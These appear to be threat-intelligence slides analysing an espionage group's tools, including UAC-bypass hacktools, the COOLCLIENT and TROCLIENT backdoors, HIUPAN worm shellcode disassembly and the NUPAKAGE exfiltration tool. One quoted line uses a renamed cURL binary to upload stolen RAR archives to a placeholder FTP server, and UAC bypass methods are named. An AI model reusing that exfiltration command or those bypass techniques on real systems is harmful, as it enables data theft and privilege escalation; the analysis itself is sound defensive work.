
Table. Similarities and differences between QAGENT and MIROGO

Detection / Name	Description
HackTool.Win32.ABPASS	- Bypass UAC by hijacking the protocol "ms-settings" - Reuse codes from UACME's "ucmShellRegModMethod3"
HackTool.Win32.CCPASS	- Bypass UAC by hijacking the protocol "ms-windows-store" - Reuse codes from UACME's "ucmMsStoreProtocolMethod"
SilentCleanup	- Bypass UAC by abusing a native Windows service SilentCleanup - It hijacks the environment variable %windir% and trigger the service to execute the specified command.

Table. List of privilege escalation hacktools



- Worm.Win32.HIUPAN
- Backdoor.Win32.ACNSHELL



- [Always Another Secret: Lifting the Haze on China-nexus Espionage in Southeast Asia](#) from Mandiant
- [Family Tree: DLL-Sideloaded Cases May Be Related](#) from Sophos

Command and Control

- PowerShell
- CertUtil
- Backdoor.Win32.CLEXEC
 - Clear event logs and execute commands
- Backdoor.Win32.COOLCLIENT
 - Manipulate files, send portmap and record keystrokes
- Backdoor.Win32.TROCLIENT
 - Manipulate files and record keystrokes




Figure. PowerShell commands for downloading next-stage payloads





Figure. Using certutil.exe to download a WinRAR binary



COOLCLIENT vs. TROCLIENT

	Argument / Behaviors	COOLCLIENT	TROCLIENT
install	Create a service named "InstallSvc"	V	V
	Execute itself with "passuac"	V	V
	Set Run Key with "work/online"	V	V
passuac	AppInfo RPC	V	
	CMSTPLUA COM	V	V
	Token Manipulation		V
work / online	Send portmap	V	
	Connect to C&C	V	V
	File operations	V	V
	Keylogging	V	V

Figure. Shellcode in Worm.Win32.HIUPAN

The screenshot shows a debugger window with two main panes. The top pane displays assembly code, and the bottom pane shows a memory dump. A magnifying glass is positioned over the instruction 'movzx eax, byte ptr ds:[eax+1]' in the assembly pane, which corresponds to the memory address '00000000' in the dump. The memory dump shows a sequence of bytes: 6A 00 FF 75 F4 FF 75 F4 FF 95 70 FF C3 CC DD EE FF 4D. The instruction 'movzx eax, byte ptr ds:[eax+1]' is highlighted in yellow, and the memory address '00000000' is also highlighted in yellow. The memory dump is organized into columns, with the first column showing the address and the subsequent columns showing the hex and ASCII values of the memory contents.

Figure. Shellcode in Backdoor.Win32.TROCLIENT

```

005D0044      2F45 F0      pop     dword ptr ss:[ebp-10],0
005D0047      8365 E8 00   and     dword ptr ss:[ebp-18],0
005D0048      EB 07      jmp     5D0054
005D004D      8B45 E8      mov     eax,dword ptr ss:[ebp-18]
005D0050      40          inc     eax
005D0051      8945 E8      mov     dword ptr ss:[ebp-18],eax
005D0054      817D E8 FFFF0000 cmp     dword ptr ss:[ebp-18],FFFF
005D005B      7D 59      jge     5D0086
005D005D      8B45 F0      mov     eax,dword ptr ss:[ebp-10]
005D0060      0345 E8      add     eax,dword ptr ss:[ebp-18]
005D0063      0FB600      movzx   eax,byte ptr ds:[eax]
005D0066      3D CC000000 cmp     eax,CC
005D006B      75 47      jne     5D0084
005D006D      8B45 F0      mov     eax,dword ptr ss:[ebp-10]
005D0070      0345 E8      add     eax,dword ptr ss:[ebp-18]
005D0073      0FB640 01   movzx   eax,byte ptr ds:[eax+1]
005D0077      3D DD000000 cmp     eax,DD
005D007C      75 36      jne     5D0084
005D007E      8B45 F0      mov     eax,dword ptr ss:[ebp-10]
005D0081      0345 E8      add     eax,dword ptr ss:[ebp-18]
005D0084      0FB640 02   movzx   eax,byte ptr ds:[eax+2]
005D0088      3D EE000000 cmp     eax,EE
005D008D      75 25      jne     5D0084
005D008F      8B45 F0      mov     eax,dword ptr ss:[ebp-10]
005D0092      0345 E8      add     eax,dword ptr ss:[ebp-18]
005D0095      0FB640 03   movzx   eax,byte ptr ds:[eax+3]
005D0099      3D FF000000 cmp     eax,FF
005D009E      75 14      jne     5D0084
005D00A0      8B45 F0      mov     eax,dword ptr ss:[ebp-10]
005D00A3      0345 E8      add     eax,dword ptr ss:[ebp-18]

```

005D0030

Address	Hex	ASCII
005D0AE0	6A 00 FF 75 F4 FF 55 90 68 00 80 00 00 6A 00 FF	j.yuoyu.h....j.y
005D0AEF	75 F4 FF 95 70 FF FF FF 83 65 90 00 5F 5E 5B C9	uoy.pyyy.e...^[E
005D0B00	C3 CC DD EE FF 4D 5A 90 00 03 00 00 00 04 00 00	AiyiyMZ.....
005D0B10	00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00	yy.....@..
005D0B20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005D0B30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
005D0B40	00 08 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01	°.i!..
005D0B50	4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20	Li!This program
005D0B60	63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E	cannot be run in
005D0B70	20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00	DOS mode...\$. ..

NetSky.exe - PID: 534 - Module: rzlog4cpp_logger.dll - Thread: Main Thread 49C - x32dbg

```

10001580 55          push ebp
10001581 8BEC       mov ebp,esp
10001583 6A FF     push FFFFFFFF
10001585 68 40650010 push rzlog4cpp_logger.10006540
1000158A 64:A1 00000000 mov eax,dword ptr [0]
10001590 50        push eax
10001591 64:8925 00000000 mov dword ptr [0],esp
10001598 83EC 08    sub esp,8
1000159B 8B45 0C    mov eax,dword ptr ss:[ebp+C]
1000159E 53        push ebx
1000159F 56        push esi
100015A0 57        push edi
100015A1 48        dec eax
100015A2 8965 F0    mov dword ptr ss:[ebp-10],esp
100015A5 75 4A     jne rzlog4cpp_logger.100015F1
100015A7 EB 14     jmp rzlog4cpp_logger.100015BD
100015A9 EA 50EB0BEA 8BC4 jmp far C48B:EA0EB50
100015B0 A8 01     test al,1
100015B2 74 06     je rzlog4cpp_logger.100015BA
100015B4 EB 0B     jmp rzlog4cpp_logger.100015C1
100015B6 EA B1660FD6 4424 jmp far 2444:D60F66B1
100015B8 EB EB     jmp rzlog4cpp_logger.100015A4
100015BF EE        out dx,al
100015C0 EA 4C588B45 08A3 jmp far A308:458B584C
100015C7 88AA 0010E8F0 mov byte ptr ds:[edx-F17F000],ch
100015CD FE        inc edi
100015CE FF        inc edi
100015CF FF83 F8027534 inc dword ptr ds:[ebx+347502F8]
100015D5 EB 14     jmp rzlog4cpp_logger.100015EB
100015D7 EA 50EB0BEA 8BC4 jmp far C48B:EA0EB50
100015DE A8 01     test al,1
100015E0 74 06     je rzlog4cpp_logger.100015E8
100015E2 EB 0B     jmp rzlog4cpp_logger.100015EF
100015E4 EA B1660FD6 4424 jmp far 2444:D60F66B1
100015E8 EB EB     jmp rzlog4cpp_logger.100015D8
100015ED EE        out dx,al
100015EE EA 4C588B4D F45F jmp far 5FF4:4D8B584C
100015F5 5E        pop esi
100015F6 B8 01000000 mov eax,1
100015F8 64:890D 00000000 mov dword ptr [0],ecx
10001602 5B        pop ebx
10001603 8B45 0C    mov eax,dword ptr ss:[ebp+C]
  
```

USB Drive.exe - PID: EB8 - Module: u2ec.dll - Thread: Main Thread 764 - x32dbg

```

74F611E0 55          push ebp
74F611E1 8BEC       mov ebp,esp
74F611E3 6A FF     push FFFFFFFF
74F611E5 68 60C9F674 push u2ec.74F6C960
74F611EA 64:A1 00000000 mov eax,dword ptr [0]
74F611F0 50        push eax
74F611F1 64:8925 00000000 mov dword ptr [0],esp
74F611F8 81EC 30010000 sub esp,130
74F611FE 53        push ebx
74F611FF 56        push esi
74F61200 57        push edi
74F61201 8965 F0    mov dword ptr ss:[ebp-10],esp
74F61204 EB 14     jmp u2ec.74F6121A
74F61206 EA 50EB0BEA 8BC4 jmp far C48B:EA0EB50
74F6120D A8 01     test al,1
74F6120F 74 06     je u2ec.74F61217
74F61211 EB 0B     jmp u2ec.74F6121E
74F61213 EA B4660FD6 4424 jmp far 2444:D60F66B4
74F6121A EB EB     jmp u2ec.74F61207
74F6121C EE        out dx,al
74F6121D EA 4C580F28 05D0 jmp far D005:280F584C
74F61224 1C F7     sbb al,F7
74F61226 74 8D     je u2ec.74F611B5
74F61228 45        inc ebp
74F61229 CC        int3
74F6122A 0F1145 CC movups xmmword ptr ss:[ebp-34],xmm0
74F6122E 6A 00     push 0
74F61230 68 80000000 push 80
74F61235 6A 03     push 3
74F61237 6A 00     push 0
74F61239 6A 00     push 0
74F6123B 68 00000200 push 20000
74F61240 50        push eax
74F61241 C745 DC 6D33325C mov dword ptr ss:[ebp-24],5C32336D
74F61248 C745 E0 636C622E mov dword ptr ss:[ebp-20],2E626C63
74F6124F C745 E4 646C6C00 mov dword ptr ss:[ebp-1C],usb_drive.6C6C64
74F61256 FF15 00D0F674 call dword ptr ds:[<&CreateFileA>]
74F6125C FF15 04D0F674 call dword ptr ds:[<&GetLastError>]
74F61262 83F8 02    cmp eax,2
74F61265 0F84 6F010000 je u2ec.74F613DA
74F61268 68 C827F774 push u2ec.74F727C8
  
```

Figure. Similar obfuscations are used in **HIUPAN** (left) and **TROCLIENT** (right)

WinRAR + cURL

- Use cURL (log.log) to upload exfiltrated files to the actor-controlled FTP servers

Filename	Filesize	Filetype	Last modified	Permission
..				
min-C.rar	3.3 MB	rar-file	廿廿年十二月五日 十五時廿九分47秒	-rwxrwxr...
-J0T05BH-d.rar	3.2 MB	rar-file	廿廿年十二月五日 十五時廿一分九秒	-rwxrwxr...
-J0T05BH-C.rar	607.1 MB	rar-file	廿廿年十二月五日 十五時廿分十二秒	-rwxrwxr...
-9M48H5I-E.rar	16.7 MB	rar-file	廿廿年十二月五日 十二時〇分41秒	-rwxrwxr...
-9M48H5I-C.rar	263.1 MB	rar-file	廿廿年十二月五日 十二時〇分六秒	-rwxrwxr...
artinez-c.rar	127.1 MB	rar-file	廿廿年十二月五日 十一時53分十六秒	-rwxrwxr...
PC08-Z.rar	2.3 MB	rar-file	廿廿年十二月五日 十一時46分41秒	-rwxrwxr...
ar	774.2 MB	rar-file	廿廿年十二月五日 十一時46分二秒	-rwxrwxr...
PC08-c.rar	151.3 MB	rar-file	廿廿年十二月五日 十一時42分53秒	-rwxrwxr...
rar	1.5 GB	rar-file	廿廿年十二月五日 十一時卅一分二秒	-rwxrwxr...
-4NA5SUC-D.rar	38.8 MB	rar-file	廿廿年十二月五日 十時廿一分38秒	-rwxrwxr...
-4NA5SUC-c.rar	46.8 MB	rar-file	廿廿年十二月五日 十時廿分58秒	-rwxrwxr...
-QVCB1II-c.rar	254.7 MB	rar-file	廿廿年十二月五日 十時七分39秒	-rwxrwxr...
-0OH70NL-c.rar	1.1 GB	rar-file	廿廿年十二月五日 九時39分廿九秒	-rwxrwxr...
d.rar	428.1 KB	rar-file	廿廿年十二月二日 十一時54分八秒	-rwxrwxr...

2022-06-09 01:38467

C:\Users\Public\Libraries\TVGameBox\hpqhvind.exe

C:\Windows\SysWOW64\cmd.exe

C:\ProgramData\IDM\log.log --progress-bar -C -T C:\ProgramData\IDM\<redacted>.RAR
ftp://<user>:<pass>@<upload_ip>/

NUPAKAGE & ZPAKAGE

- Have some features in common
 - Need a unique passcode to be executed
 - Exfiltrated data is wrapped in a custom file format
- Drop 2 files
 - xxx.zip: a logging file with a fake ZIP header
 - xxx.z: the exfiltrated data

Logging File

- An example of the logging file from HackTool.Win32.NUPAKAGE

```
[+] Program ready!
[+] FILE ORIGINAL PATH: C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\1494870C-9912-C184-4CC9-B401-A53F4D8DE290.pdf
[+] FILE PATH SIZE: 198
[+] FILE ORIGINAL SIZE: 186837
[+] FILE COMPRESSED SIZE: 183734
[+] FILE ORIGINAL PATH: C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\Click on 'Change' to select default PDF handler.pdf
[+] FILE PATH SIZE: 210
[+] FILE ORIGINAL SIZE: 186837
[+] FILE COMPRESSED SIZE: 183734
...
<omitted>
...
[*] File or folder access denied!
[*] File or folder access denied!
[+] All completed!
```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	50	4B	03	04	14	00	00	00	08	00	D8	0B	27	52	13	CA	PK.....0.'R.E
0010h:	C4	BE	05	04	00	00	00	04	00	00	08	00	00	00	74	65	A%.....te
0020h:	73	74	2E	62	69	6E	01	00	04	FF	FB	13	EE	42	BD	E5	st.bin...yü.iB%ä
0030h:	3E	1D	10	54	71	14	D2	3D	05	42	8F	4D	C3	2D	BD	A4	>..Tq.0=B.MÄ-½
0040h:	45	A0	D9	30	43	45	6E	68	A5	48	20	42	B8	71	31	76	E Ü0CEnhYH B,q1v
0050h:	FD	80	29	79	73	B6	8F	C0	56	DC	D8	2C	B3	2B	02	B9	y€)ysl.ÄVÜ0.³+.¹
0060h:	42	EB	84	D2	6D	AF	76	DA	81	74	29	D3	53	29	97	38	Be„Om vÜ.t)0S>-8
0070h:	F6	3F	57	64	33	60	F8	2C	EE	70	05	7B	A6	5C	01	10	0?Wd3'0„in f1)
0080h:	B5	76	24	CA	0C	58	AF	FD	7A	83	0C	D2	D8	47	2A	AB	µv\$E.X ýzf.00G*«
0090h:	87	9A	B5	03	32	EB	25	53	C2	28	C0	E6	E0	71	0C	AA	ššµ.2è%SA(Äæàq„a
00A0h:	89	32	4D	64	86	AA	09	E5	D2	0F	AE	0F	34	CF	D7	D4	%2Mdi„ä0.0.4I×0
00B0h:	A4	B4	D5	85	3F	D1	5F	09	DA	8F	A6	E1	76	3E	2B	0D	„0...?N„Ü.}äv>+.
00C0h:	3A	F4	0C	34	99	B4	AA	A8	DA	15	E5	1C	28	E8	40	3B	:0.4m„a„Ü.ä.(0;
00D0h:	D5	94	B9	61	83	33	25	27	53	96	48	9F	56	BC	1A	42	0„'af3%„S-HYV%„B
00E0h:	DA	75	DC	10	54	27	EA	61	F8	F9	7C	52	4A	DB	BA	EC	ÜuÜ.T'èa0ü RJU0i
00F0h:	36	25	DB	4C	78	D4	2A	8B	5E	90	2B	1B	3E	08	00	0A	6%ÜLx0*„^„+„>...
0100h:	80	F0	86	FB	8B	A9	B4	BC	A9	BA	B6	FB	A9	BE	BA	BF	èdt0.0'‰0‰0‰0‰
0110h:	A2	FA	D1	80	F0	86	FB	9D	92	97	9E	FB	94	89	92	9C	cüNèdt0„'-zÜ„‰'0
0120h:	92	95	9A	97	FB	8B	9A	8F	93	E1	FB	98	E1	87	8B	A9	'„5-0<š„.'äÜ„ä†„0
0130h:	B4	BC	A9	BA	B6	FB	9D	B2	B7	BE	A8	FB	F3	A3	E3	ED	'‰0‰0„0„2„‰00èäi
0140h:	F2	87	9A	BF	B4	B9	BE	87	9A	B8	A9	B4	B9	BA	AF	FB	0†šš;„1‰šš.0„'10„Ü

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	8B	90	D8	DF	CF	DB	DB	DB	D3	DB	03	D0	FC	89	C8	11	„0B100000„0u0E„
0010h:	1F	65	DE	DF	DB	DB	DB	DF	DB	DB	D3	DB	DB	DB	AF	BE	„0B800080000000„%
0020h:	A8	AF	F5	B9	B2	B5	DA	DB	DF	24	20	C8	35	99	66	3E	„0„'üÜÜ0B\$ E5™f>
0030h:	E5	C6	CB	8F	AA	CF	09	E6	DE	99	54	96	18	F6	66	7F	äÆE„aI„æb™T-„0f.
0040h:	9E	7B	02	EB	98	9E	B5	B3	7E	93	FB	99	63	AA	EA	AD	ž{„è„žµ³~„Ü™c„æ-
0050h:	26	5B	F2	A2	A8	6D	54	1B	8D	07	03	F7	68	F0	D9	62	&[0c„mT„...+h0Üb
0060h:	99	30	5F	09	B6	74	AD	01	5A	AF	F2	08	88	F2	4C	E3	™0„„t-„Z„0„'0Lä
0070h:	2D	F4	9C	BF	E8	BB	23	F7	35	AB	DE	A0	7D	87	DA	CB	-äÆžè„#÷5„b„}†ÜE
0080h:	6E	AD	F1	11	D7	83	74	26	A1	58	D7	09	03	9C	F1	70	n-y„xft&iX„...æhp
0090h:	5C	41	6E	D8	E9	30	FE	88	19	F3	1B	3D	3B	AA	D7	71	\An0è0b„'„0„;„a„xq
00A0h:	52	E9	96	BF	5D	71	D2	3E	09	D4	75	D4	EF	14	0C	0F	Rè-ž]q0>„0u0i„...
00B0h:	7F	6F	0E	5E	E4	0A	84	D2	01	54	7D	3A	AD	E5	F0	D6	„0„^ä„„0„T„:-ä00
00C0h:	E1	2F	D7	EF	42	6F	71	73	01	CE	3E	C7	F3	33	9B	E0	ä/„x1Boqs„I>Ç03„ä
00D0h:	0E	4F	62	BA	58	E8	FE	FC	88	4D	93	44	8D	67	C1	99	„0b„0Xèpü„M„D„gÄ™
00E0h:	01	AE	07	CB	8F	FC	31	BA	23	22	A7	89	91	00	61	37	„0„E„ü1„0„#„5%„'„a7
00F0h:	ED	FE	00	97	A3	0F	F1	50	85	4B	F0	C0	E5	D3	DB	D1	ip„-E„ñP„K0äÄ0ÜN
0100h:	5B	2B	5D	20	50	72	6F	67	72	61	6D	20	72	65	61	64	[+] Program read
0110h:	79	21	0A	5B	2B	5D	20	46	49	4C	45	20	4F	52	49	47	y!„[+] FILE ORIG
0120h:	49	4E	41	4C	20	50	41	54	48	3A	20	43	3A	5C	50	72	INAL PATH: C:\Pr
0130h:	6F	67	72	61	6D	20	46	69	6C	65	73	20	28	78	38	36	ogram Files (x86
0140h:	29	5C	41	64	6F	62	65	5C	41	63	72	6F	62	61	74	20	)\Adobe\Acrobat

Threat Hunting

Threat Hunting

- Google Drive links
- Artifacts hidden in malware
- Malware traffic

ITW Urls (2) ⓘ				
Scanned	Detections	Status	URL	
